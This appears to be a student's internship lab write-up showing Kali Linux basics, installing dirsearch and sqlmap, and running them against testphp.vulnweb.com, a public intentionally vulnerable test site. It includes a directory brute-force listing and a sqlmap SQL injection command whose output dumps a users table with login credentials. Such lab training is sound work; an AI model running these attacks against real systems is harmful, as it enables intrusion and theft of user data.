

Task - 1

STEP 1: Advance Linux Commands:



```
┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ pwd
/home/d4rk_5p4rr0w/Documents/internship/tools

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ ls -la
total 8
drwxrwxr-x 2 d4rk_5p4rr0w d4rk_5p4rr0w 4096 Jun 27 05:52 .
drwxrwxr-x 3 d4rk_5p4rr0w d4rk_5p4rr0w 4096 Jun 27 05:52 ..

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ whoami
d4rk_5p4rr0w

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ id
uid=1000(d4rk_5p4rr0w) gid=1000(d4rk_5p4rr0w) groups=1000(d4rk_5p4rr0w),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo)
,29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),116(bluetooth),121(wireshark),123(lpadmin),129(scanner),
134(kaboxer)

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ sudo -l
[sudo] password for d4rk_5p4rr0w:
Matching Defaults entries for d4rk_5p4rr0w on kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User d4rk_5p4rr0w may run the following commands on kali:
    (ALL : ALL) ALL

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:db:4d:12 brd ff:ff:ff:ff:ff:ff
    inet 172.16.161.128/24 brd 172.16.161.255 scope global dynamic noprefixroute eth0
       valid_lft 1053sec preferred_lft 1053sec
    inet6 fe80::20c:29ff:fedb:4d12/64 scope link noprefixroute
```




```
┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ ping -c 4  google.com
PING google.com (142.251.42.46) 56(84) bytes of data.
64 bytes from bom12s20-in-f14.1e100.net (142.251.42.46): icmp_seq=1 ttl=128 time=44.0 ms
64 bytes from bom12s20-in-f14.1e100.net (142.251.42.46): icmp_seq=2 ttl=128 time=42.8 ms
64 bytes from bom12s20-in-f14.1e100.net (142.251.42.46): icmp_seq=3 ttl=128 time=45.3 ms
64 bytes from bom12s20-in-f14.1e100.net (142.251.42.46): icmp_seq=4 ttl=128 time=45.5 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 42.822/44.407/45.501/1.089 ms

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ █
```

STEP 2: Installing GitHub Tools

dirsearch


```
git clone https://github.com/maurosoria/dirsearch.git
cd dirsearch
python3 dirsearch.py -u http://testphp.vulnweb.com
```



```
┌──(.venv)─(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ git clone https://github.com/maurosoria/dirsearch.git
Cloning into 'dirsearch'...
remote: Enumerating objects: 12757, done.
remote: Counting objects: 100% (450/450), done.
remote: Compressing objects: 100% (198/198), done.
remote: Total 12757 (delta 346), reused 252 (delta 252), pack-reused 12307 (from 3)
Receiving objects: 100% (12757/12757), 21.83 MiB | 281.00 KiB/s, done.
Resolving deltas: 100% (8367/8367), done.

┌──(.venv)─(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ cd dirsearch

┌──(.venv)─(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools/dirsearch]
└─$ ls
CHANGELOG.md  CONTRIBUTORS.md  dirsearch.py  __init__.py  options.ini  requirements.txt  setup.py  testing.py
config.ini    db               Dockerfile    lib          README.md    setup.cfg         static    tests

┌──(.venv)─(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools/dirsearch]
└─$ 
```

SQLMap

```
git clone https://github.com/sqlmapproject/sqlmap.git
cd sqlmap
python3 sqlmap.py --version
```




```
┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ git clone https://github.com/sqlmapproject/sqlmap.git
Cloning into 'sqlmap'...
remote: Enumerating objects: 85701, done.
remote: Counting objects: 100% (326/326), done.
remote: Compressing objects: 100% (154/154), done.
remote: Total 85701 (delta 241), reused 181 (delta 172), pack-reused 85375 (from 3)
Receiving objects: 100% (85701/85701), 83.33 MiB | 282.00 KiB/s, done.
Resolving deltas: 100% (67801/67801), done.

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools]
└─$ cd sqlmap

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools/sqlmap]
└─$ python3 sqlmap.py --version
1.9.6.6#dev

┌──(d4rk_5p4rr0w㉿kali)-[~/Documents/internship/tools/sqlmap]
└─$ 
```

STEP 3: Launch Attacks on testphp.vulnweb.com

Directory Brute Forcing via dirsearch


```
python3 dirsearch.py -u http://testphp.vulnweb.com
```



```
└─$ dirsearch -u http://testphp.vulnweb.com
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/lates
t/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/d4rk_5p4rr0w/reports/http_testphp.vulnweb.com/_25-06-27_06-45-48.txt

Target: http://testphp.vulnweb.com/

[06:45:48] Starting:
[06:45:59] 301 -  169B  - /.idea  ->  http://testphp.vulnweb.com/.idea/
[06:45:59] 200 -  951B  - /.idea/
[06:45:59] 200 -    6B  - /.idea/.name
[06:45:59] 200 -  171B  - /.idea/encodings.xml
[06:45:59] 200 -  275B  - /.idea/modules.xml
[06:45:59] 200 -  266B  - /.idea/misc.xml
[06:45:59] 200 -  143B  - /.idea/scopes/scope_settings.xml
[06:45:59] 200 -  173B  - /.idea/vcs.xml
[06:45:59] 200 -   12KB - /.idea/workspace.xml
[06:46:10] 200 -    5KB - /404.php
[06:46:12] 200 -  400B  - /_mmServerScripts/
[06:46:12] 200 -   93B  - /_mmServerScripts/MMHTTPDB.php
[06:46:17] 301 -  169B  - /admin  ->  http://testphp.vulnweb.com/admin/
[06:46:18] 200 -  262B  - /admin/
[06:46:43] 200 -    5KB - /cart.php
[06:46:43] 403 -  276B  - /cgi-bin/
[06:46:43] 404 -  273B  - /cgi-bin/a1stats/a1disp.cgi
[06:46:43] 403 -  276B  - /cgi-bin
[06:46:43] 404 -  273B  - /cgi-bin/awstats/
[06:46:43] 404 -  273B  - /cgi-bin/awstats.pl
[06:46:44] 404 -  273B  - /cgi-bin/imagemap.exe?2,2
[06:46:44] 404 -  273B  - /cgi-bin/htmlscript
[06:46:44] 404 -  273B  - /cgi-bin/htimage.exe?2,2
[06:46:44] 404 -  273B  - /cgi-bin/index.html
```

SQL Injection via sqlmap

```
python3 sqlmap.py -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
```



```
[06:15:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[06:15:36] [INFO] fetching entries of column(s) '`name`,address,email,pass,uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----------+-----------------+----------------------+------+-------+
| name      | address         | email                | pass | uname |
+-----------+-----------------+----------------------+------+-------+
| JohnDoe10 | 242 Elm Street11 | user981@example.com | test | test  |
+-----------+-----------------+----------------------+------+-------+

[06:15:36] [INFO] table 'acuart.users' dumped to CSV file '/home/d4rk_5p4rr0w/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[06:15:36] [INFO] fetched data logged to text files under '/home/d4rk_5p4rr0w/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 06:15:36 /2025-06-27/
```